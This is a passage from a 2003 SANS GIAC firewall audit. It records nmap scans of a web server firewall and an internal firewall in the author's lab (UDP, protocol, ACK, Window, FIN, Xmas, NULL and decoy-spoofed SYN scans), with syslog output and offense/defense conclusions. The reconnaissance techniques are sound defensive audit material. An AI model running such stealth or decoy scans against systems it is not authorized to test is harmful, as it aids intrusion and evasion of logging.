| **Command** | (run from attack machine)<br>nmap -sU -n -P0 -p'1-50,53,80,443' 192.168.2.34<br>nmap -sU -n -O -P0 -p'1-50,53,80,443' 192.168.2.34<br><br>nmap will run a UDP scan. (It sends an 0 byte UDP packet, if an 'ICMP port unreachable message' comes back, the port is closed. Otherwise the port is assumed as open.<br>Note: this firewall has ICMP disabled)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened) |
| **Result** (Nmap) | running: nmap -sU -n -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>All 53 scanned ports on (192.168.2.34) are: filtered<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 72 seconds |
| **Result** (SYSLOG) | No entries in the syslog |
| **Result** (Nmap OS detection) | running OS Detection: nmap -sU -n -O -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>All 53 scanned ports on (192.168.2.34) are: filtered<br>Too many fingerprints match this host for me to give an accurate OS guess<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 286 seconds |
| **Conclusion** | Offense:<br>An attacker could not find any useful information using a UDP |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Web Server Firewall | |
|---|---|
| | scan<br>Defense:<br>The firewall defeats the UDP scan. It does not report ports or OS fingerprint info. The Syslog does not have anything to report since no rules were written to log UDP packets. |

| Audit of the Web Server Firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sO -n -P0 -p'1-50,53,80,443' 192.168.2.34<br>nmap -sO -n -O -P0 -p'1-50,53,80,443' 192.168.2.34<br><br>nmap will run an IP Protocol scan. (It sends an raw IP packet with no protocol header. If an 'ICMP protocol unreachable message' comes back, the protocol is not in use. If nothing is returned, then the port is assumed to be open.<br>Note: ICMP is disabled on the firewall)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened) |
| **Result** (Nmap) | running: nmap -sO -n -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Interesting protocols on (192.168.2.34):<br>Protocol State Name<br>1 open icmp<br>2 open igmp<br>3 open ggp<br>4 open ip<br>5 open st<br>6 open tcp<br>7 open cbt<br>8 open egp<br>9 open igp<br>10 open bbn-rcc-mon<br>...<br>50 open esp<br>53 open swipe<br>80 open iso-ip<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 72 seconds |
| **Result** (SYSLOG) | No entries in the syslog |
| **Result** (Nmap OS detection) | running OS Detection: nmap -sO -n -O -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>Interesting protocols on (192.168.2.34):<br>Protocol State Name<br>1 open icmp<br>2 open igmp<br>3 open ggp<br>4 open ip |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Web Server Firewall | |
|---|---|
| | 5 open st<br>6 open tcp<br>7 open cbt<br>8 open egp<br>9 open igp<br>10 open bbn-rcc-mon<br>...<br>50 open esp<br>53 open swipe<br>80 open iso-ip<br>Too many fingerprints match this host for me to give an accurate OS guess<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 292 seconds |
| **Conclusion** | Offense:<br>An attacker could not find any useful information using a protocol scan.<br>Defense:<br>The firewall defeats the protocol scan . It does not report ports or OS fingerprint info. The Syslog does not have anything to report since no rules were written to log ICMP packets. Since the kernel is disabled for ICMP, all the ports look open to this scan. |

| Audit of the Web Server Firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sA -n -P0 -p'1-50,53,80,443' 192.168.2.34<br>nmap -sA -n -O -P0 -p'1-50,53,80,443' 192.168.2.34<br><br>nmap will run a stealth ACK scan. (It sends an ACK, if a RST comes back, the port is unfiltered. If nothing or an ICMP unreachable comes back, the port is filtered.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened) |
| **Result** (Nmap) | running: nmap -sA -n -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>All 53 scanned ports on (192.168.2.34) are: filtered<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 169 seconds |
| **Result** (SYSLOG) | Dec 6 20:33:26 firewall kernel: Possible port scanIN=eth0 OUT=<br>MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104<br>DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=44450 PROTO=TCP<br>SPT=37646 DPT=53 WINDOW=2048 RES=0x00 ACK URGP=0<br>Dec 6 20:33:26 firewall kernel: Possible port scanIN=eth0 OUT=<br>MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104<br>DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=41 ID=44450 PROTO=TCP<br>SPT=37646 DPT=53 WINDOW=2048 RES=0x00 ACK URGP=0<br>Dec 6 20:33:26 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1<br>SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=40<br>ID=24470 PROTO=TCP SPT=37646 DPT=80 WINDOW=2048 RES=0x00 ACK URGP=0<br>Dec 6 20:33:26 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1<br>SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=40<br>ID=24470 PROTO=TCP SPT=37646 DPT=80 WINDOW=2048 RES=0x00 ACK URGP=0 |
| **Result** | running OS Detection: nmap -sA -n -O -P0 -p1-50,53,80,443 192.168.2.34 |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Web Server Firewall | |
|---|---|
| (Nmap OS detection) | Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>All 53 scanned ports on (192.168.2.34) are: filtered<br>Too many fingerprints match this host for me to give an accurate OS guess<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 382 seconds |
| **Conclusion** | Offense:<br>An attacker could not find any useful information using an ACK scan.<br>Defense:<br>The firewall defeats the ACK scan . It does not report ports or OS fingerprint info. The Syslog reports both the ACK scan and the non-open ports scan. |

| Audit of the Web Server Firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sW -n -P0 -p'1-50,53,80,443' 192.168.2.34<br>nmap -sW -n -O -P0 -p'1-50,53,80,443' 192.168.2.34<br><br>nmap will run a stealth Window scan. (It sends an ACK and a manipulated window size. If a RST comes back, the port is unfiltered. If nothing or an ICMP unreachable comes back, the port is filtered.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened) |
| **Result** (Nmap) | running: nmap -sW -n -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>All 53 scanned ports on (192.168.2.34) are: filtered<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 169 seconds |
| **Result** (SYSLOG) | Dec 6 20:45:39 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=45 ID=41564 PROTO=TCP SPT=41575 DPT=80 WINDOW=3072 RES=0x00 ACK URGP=0<br>Dec 6 20:45:39 firewall kernel: nmap -sA(ACK SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=45 ID=41564 PROTO=TCP SPT=41575 DPT=80 WINDOW=3072 RES=0x00 ACK URGP=0<br>Dec 6 20:45:39 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=46 ID=23389 PROTO=TCP SPT=41575 DPT=53 WINDOW=3072 RES=0x00 ACK URGP=0<br>Dec 6 20:45:39 firewall kernel: Possible port scanIN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.34 LEN=40 TOS=0x00 PREC=0x00 TTL=46 ID=23389 PROTO=TCP SPT=41575 DPT=53 WINDOW=3072 RES=0x00 ACK URGP=0 |
| **Result** (Nmap OS detection) | running OS Detection: nmap -sW -n -O -P0 -p1-50,53,80,443 192.168.2.34<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>All 53 scanned ports on (192.168.2.34) are: filtered<br>Too many fingerprints match this host for me to give an accurate OS guess |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Web Server Firewall | |
|---|---|
| | `Nmap run completed -- 1 IP address (1 host up) scanned in 389 seconds` |
| **Conclusion** | Offense:<br>An attacker could not find any useful information using an Window scan.<br>Defense:<br>The firewall defeats the Window scan . It does not report ports or OS fingerprint info. The Syslog reports both the Window scan and the non-open ports scan. Since ICMP is disabled, all ports look filtered. |

| Audit of the Web Server Firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sS -D 192.168.1.1,192.168.1.105,141.202.248.201,209.11.107.14,64.236.24.12,207.46.249.27,ME -n -P0 -p'80' 192.168.2.34<br><br>nmap will run a stealth TCP SYN scan. (It sends a SYN, if a SYN/ACK comes back, nmap will send a RST)<br>It will use decoy addresses to confuse the firewall logs regarding the source of the scan.<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50,53 (to show the policy drops packets)<br>It will also scan ports 80, 443 (the ports we opened)<br>We already know the TCP SYN scan reports the open ports and some OS info. The reason for this scan is to evaluate if the kernel is preventing spoofed addresses. |
| **Result** (Nmap) | `running: nmap -sS -D 192.168.1.1,192.168.1.105,141.202.248.201,209.11.107.14,64.236.24.12,207.46.249.27,ME -n -P0 -p 80 192.168.2.34`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`Interesting ports on (192.168.2.34):`<br>`Port State Service`<br>`80/tcp open http`<br><br>`Nmap run completed -- 1 IP address (1 host up) scanned in 0 seconds` |
| **Result** (SYSLOG) | `Dec 6 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.1 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=80 WINDOW=0 RES=0x00 RST URGP=0`<br>`Dec 6 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.1 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=80 WINDOW=0 RES=0x00 RST URGP=0`<br>`Dec 6 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.1 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=80 WINDOW=0 RES=0x00 RST URGP=0`<br>`Dec 6 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.1 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=80 WINDOW=0 RES=0x00 RST URGP=0`<br>`Dec 6 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=80 WINDOW=0 RES=0x00 RST URGP=0`<br>`Dec 6 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0` |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Web Server Firewall | |
|---|---|
| | OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=80 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 6 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=80 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 6 23:31:15 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.5.200 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=54975 DPT=80 WINDOW=0 RES=0x00 RST URGP=0 |
| **Conclusion** | Offense:<br>An attacker can slip the router's internal address (192.168.1.1) into the decoy list.<br>Defense:<br>Since nmap had 6 source addresses (excluding the real one), it looks as if the firewall comes out ahead of the decoy. The test was run six times and 3 out of 6 times the only decoy that made it past the kernel is the address of the router. |

### 3.2.2 Results of Internal Network firewall

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | Netstat -a -p -A inet (run on the firewall machine) |
| **Result** | Active Internet connections (servers and established)<br>Proto Recv-Q Send-Q Local Address Foreign Address State PID/Program name<br>(The above is one heading)<br>(The result is blank) |
| **Conclusion** | All internet accessable services were disabled on the firewall. This shows the OS is not offering any ports to which IPtables may need to drop packets |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | wget slashdot.org |
| **Result** | --16:19:48-- http://slashdot.org/<br>=> `index.html.2'<br>Resolving slashdot.org... done.<br>Connecting to slashdot.org[66.35.250.150]:80... connected.<br>HTTP request sent, awaiting response... 200 OK<br>Length: unspecified [text/html]<br><br>0K ..... ..... ..... ..... . 116.40 KB/s<br><br>16:19:49 (116.40 KB/s) - `index.html.2' saved [42671] |
| **Conclusion** | Wget is a command line web browser. From the internal network, it was able to get the name slashdot.org resolved and get the home page from the web browser. This shows the rules for DNS querying and accessing the web are working. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | nmap -sS -P0 -p25 mail.aerosurf.net (from the mail server) |
| **Result** | running: nmap -sS -n -P0 -p25 mail.aerosurf.net<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Interesting ports on (216.167.68.224):<br>Port State Service<br>25/tcp open smtp |
| **Conclusion** | Nmap can get through port 25 on the firewall and find a live mail server. Since this rule is paired with the Spam Assassin ports those ports should also work. |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sS -n -P0 -p'1-50,53,80,443' 192.168.2.2<br>nmap -sS -n -O -P0 -p'1-50,53,80,443' 192.168.2.2<br><br>nmap will run a stealth TCP SYN scan. (It sends a SYN, if an SYN/ACK comes back, nmap will send a RST)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50,53 (to show the policy drops packets)<br>It will also scan ports 25 (the port we opened) |
| **Result** (Nmap) | running: nmap -sS -n -P0 -p1-50,53,80,443 192.168.2.2<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Interesting ports on (192.168.2.2):<br>(The 52 ports scanned but not shown below are in state: filtered)<br>Port State Service<br>25/tcp open smtp<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 78 seconds<br>running OS Detection: nmap -sS -n -O -P0 -p1-50,53,80,443 192.168.2.2 |
| **Result** (SYSLOG) | Dec 21 14:22:10 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=51416 DPT=25 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 21 14:22:10 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=51416 DPT=25 WINDOW=0 RES=0x00 RST URGP=0<br>Dec 21 14:22:10 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=254 ID=0 DF PROTO=TCP SPT=51416 DPT=25 WINDOW=0 RES=0x00 RST URGP=0 |
| **Result** (Nmap OS detection) | Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>Interesting ports on (192.168.2.2):<br>(The 52 ports scanned but not shown below are in state: filtered)<br>Port State Service<br>25/tcp open smtp<br>No exact OS matches for host (test conditions non-ideal).<br>TCP/IP fingerprint:<br>SInfo(V=3.00%P=i586-pc-linux-gnu%D=12/15%Time=3DFD190C%O=25%C=-1)<br>TSeq(Class=RI%gcd=6%SI=AC472%IPID=Z%TS=100HZ)<br>TSeq(Class=RI%gcd=1%SI=409ADE%IPID=Z%TS=100HZ)<br>TSeq(Class=RI%gcd=1%SI=409681%IPID=Z%TS=100HZ)<br>T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)<br>T2(Resp=N)<br>T3(Resp=N) |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| | T4(Resp=N)<br>T5(Resp=N)<br>T6(Resp=N)<br>T7(Resp=N)<br>PU(Resp=N) |
| **Conclusion** | Offense:<br>An attacker could find the open port and can determine that the firewall is a Linux OS.<br>Defense:<br>The firewall allows the open port to be found, but the scan is logged and the OS fingerprint is limited. |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sT -n -P0 -p'1-50,53,80,443' 192.168.2.2<br>nmap -sT -n -O -P0 -p'1-50,53,80,443' 192.168.2.2<br><br>nmap will run a non-stealth TCP connect scan. (This is when the full TCP handshake completes to see if the port is open)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53, 80, 443 (to show the policy drops packets)<br>It will also scan port 25 (the port we opened) |
| **Result** (Nmap) | running: nmap -sT -n -P0 -p1-50,53,80,443 192.168.2.2<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Interesting ports on (192.168.2.2):<br>(The 52 ports scanned but not shown below are in state: filtered)<br>Port State Service<br>25/tcp open smtp<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 44 seconds |
| **Result** (SYSLOG) | Dec 21 14:24:58 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=52 TOS=0x00 PREC=0x00 TTL=63 ID=6960 DF PROTO=TCP SPT=32772 DPT=25 WINDOW=5840 RES=0x00 ACK RST URGP=0<br>Dec 21 14:24:58 firewall kernel: nmap -sS/-sT(SYN-1/2 SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=52 TOS=0x00 PREC=0x00 TTL=63 ID=6960 DF PROTO=TCP SPT=32772 DPT=25 WINDOW=5840 RES=0x00 ACK RST URGP=0 |
| **Result** (Nmap OS detection) | running OS Detection: nmap -sT -n -O -P0 -p1-50,53,80,443 192.168.2.2<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>Interesting ports on (192.168.2.2):<br>(The 52 ports scanned but not shown below are in state: filtered)<br>Port State Service<br>25/tcp open smtp<br>No exact OS matches for host (test conditions non-ideal).<br>TCP/IP fingerprint:<br>SInfo(V=3.00%P=i586-pc-linux-gnu%D=12/15%Time=3DFD1998%O=25%C=-1)<br>TSeq(Class=RI%gcd=1%SI=146B9C%IPID=Z%TS=100HZ)<br>TSeq(Class=RI%gcd=1%SI=146B47%IPID=Z%TS=100HZ) |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| | TSeq(Class=RI%gcd=2%SI=A35FD%IPID=Z%TS=100HZ)<br>T1(Resp=Y%DF=Y%W=16A0%ACK=S++%Flags=AS%Ops=MNNTNW)<br>T2(Resp=N)<br>T3(Resp=N)<br>T4(Resp=N)<br>T5(Resp=N)<br>T6(Resp=N)<br>T7(Resp=N)<br>PU(Resp=N) |
| **Conclusion** | Offense:<br>An attacker could find the open port and could determine that the firewall is a Linux OS.<br>Defense:<br>The firewall allows the open port to be found, but the scan is logged and the OS fingerprint is limited. |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sF -n -P0 -p'1-50,53,80,443' 192.168.2.2<br>nmap -sF -n -O -P0 -p'1-50,53,80,443' 192.168.2.2<br><br>nmap will run a stealth FIN scan. (It sends a FIN, if an RST comes back, it knows the port is closed. If no response, the port is open.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53, 80, 443 (to show the policy drops packets)<br>It will also scan port 25 (the port we opened) |
| **Result** (Nmap) | running: nmap -sF -n -P0 -p1-50,53,80,443 192.168.2.2<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>All 53 scanned ports on (192.168.2.2) are: filtered<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 72 seconds |
| **Result** (SYSLOG) | Dec 21 14:26:12 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=50 ID=15762 PROTO=TCP SPT=33974 DPT=25 WINDOW=4096 RES=0x00 FIN URGP=0<br>Dec 21 14:26:12 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=50 ID=15762 PROTO=TCP SPT=33974 DPT=25 WINDOW=4096 RES=0x00 FIN URGP=0<br>Dec 21 14:26:12 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=50 ID=15762 PROTO=TCP SPT=33974 DPT=25 WINDOW=4096 RES=0x00 FIN URGP=0 |
| **Result** (Nmap OS detection) | running OS Detection:nmap -sF -n -O -P0 -p1-50,53,80,443 192.168.2.2<br><br>Starting nmap V. 3.00 ( www.insecure.org/nmap/ )<br>Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port<br>All 53 scanned ports on (192.168.2.2) are: filtered<br>Too many fingerprints match this host for me to give an accurate OS guess<br><br>Nmap run completed -- 1 IP address (1 host up) scanned in 292 seconds |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| **Conclusion** | Offense:<br>An attacker can not find an open port using the FIN Scan<br>Defense:<br>The firewall defeats the FIN scan and OS Fingerprinting |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sX -n -P0 -p'1-50,53,80,443' 192.168.2.2<br>nmap -sX -n -O -P0 -p'1-50,53,80,443' 192.168.2.2<br><br>nmap will run a stealth Xmas Tree scan. (It sends a FIN, URG, and PSH in different packets. If a RST comes back, it knows the port is closed. If no response, the port is open.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53, 80, 443 (to show the policy drops packets)<br>It will also scan port 25 (the port we opened) |
| **Result** (Nmap) | `running: nmap -sX -n -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`All 53 scanned ports on (192.168.2.2) are: filtered`<br><br>`Nmap run completed -- 1 IP address (1 host up) scanned in 73 seconds` |
| **Result** (SYSLOG) | `Dec 21 14:32:24 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=58 ID=13793 PROTO=TCP SPT=44618 DPT=25 WINDOW=4096 RES=0x00 URG PSH FIN URGP=0`<br>`Dec 21 14:32:24 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=58 ID=13793 PROTO=TCP SPT=44618 DPT=25 WINDOW=4096 RES=0x00 URG PSH FIN URGP=0`<br>`Dec 21 14:32:24 firewall kernel: nmap -sF/-sX(FIN/XMAS SCAN): IN=eth0 OUT=eth1 SRC=192.168.1.104 DST=192.168.3.5 LEN=40 TOS=0x00 PREC=0x00 TTL=58 ID=13793 PROTO=TCP SPT=44618 DPT=25 WINDOW=4096 RES=0x00 URG PSH FIN URGP=0` |
| **Result** (Nmap OS detection) | `running OS Detection: nmap -sX -n -O -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port`<br>`All 53 scanned ports on (192.168.2.2) are: filtered`<br>`Too many fingerprints match this host for me to give an accurate OS guess`<br><br>`Nmap run completed -- 1 IP address (1 host up) scanned in 292 seconds` |
| **Conclusion** | Offense:<br>An attacker can not find an open port using the XMAS Tree Scan<br>Defense:<br>The firewall defeats the XMAS Tree Scan and OS Fingerprinting |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sN -n -P0 -p'1-50,53,80,443' 192.168.2.2<br>nmap -sN -n -O -P0 -p'1-50,53,80,443' 192.168.2.2<br><br>nmap will run a stealth NULL scan. (It sends a TCP packet with no flags. If an RST comes back, it knows the port is closed. If no response, the port is open.)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53, 80, 443 (to show the policy drops packets)<br>It will also scan port 25 (the port we opened**)** |
| **Result** (Nmap) | `running: nmap -sN -n -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`All 53 scanned ports on (192.168.2.2) are: filtered`<br><br>`Nmap run completed -- 1 IP address (1 host up) scanned in 72 seconds` |
| **Result** (SYSLOG) | `Dec 21 14:32:36 firewall kernel: nmap -sN(NULL SCAN): IN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.2 LEN=60 TOS=0x00 PREC=0x00 TTL=59 ID=13774 PROTO=TCP SPT=44626 DPT=25 WINDOW=4096 RES=0x00 URGP=0`<br>`Dec 21 14:32:36 firewall kernel: nmap -sN(NULL SCAN): IN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.2 LEN=60 TOS=0x00 PREC=0x00 TTL=59 ID=13774 PROTO=TCP SPT=44626 DPT=25 WINDOW=4096 RES=0x00 URGP=0`<br>`Dec 21 14:32:36 firewall kernel: nmap -sN(NULL SCAN): IN=eth0 OUT= MAC=00:a0:24:02:3c:93:00:40:05:e5:3d:e4:08:00 SRC=192.168.1.104 DST=192.168.2.2 LEN=60 TOS=0x00 PREC=0x00 TTL=59 ID=13774 PROTO=TCP SPT=44626 DPT=25 WINDOW=4096 RES=0x00 URGP=0` |
| **Result** (Nmap OS detection) | `running OS Detection: nmap -sN -n -O -P0 -p1-50,53,80,443 192.168.2.2`<br><br>`Starting nmap V. 3.00 ( www.insecure.org/nmap/ )`<br>`Warning: OS detection will be MUCH less reliable because we did not find at least 1 open and 1 closed TCP port`<br>`All 53 scanned ports on (192.168.2.2) are: filtered`<br>`Too many fingerprints match this host for me to give an accurate OS guess`<br><br>`Nmap run completed -- 1 IP address (1 host up) scanned in 292 seconds` |
| **Conclusion** | Offense:<br>An attacker can not find an open port using the NULL Scan<br>Defense:<br>The firewall defeats the NULL Scan and OS Fingerprinting |

| Audit of the Internal Network firewall | |
|---|---|
| **Command** | (run from attack machine)<br>nmap -sU -n -P0 -p'1-50,53,80,443' 192.168.2.2<br>nmap -sU -n -O -P0 -p'1-50,53,80,443' 192.168.2.2<br><br>nmap will run a UDP scan. (It sends an 0 byte UDP packet. If an 'ICMP port unreachable message' comes back, the port is closed. Otherwise the port is assumed as open. |


© SANS Institute 2003, As part of GIAC practical repository. Author retains full rights.

| Audit of the Internal Network firewall | |
|---|---|
| | Note: this firewall has ICMP disabled)<br>It will not use DNS resolution<br>It will not ping the host<br>It will scan ports 1 to 50, 53, 80, 443 (to show the policy drops packets)<br>It will also scan port 25 (the port we opened) |
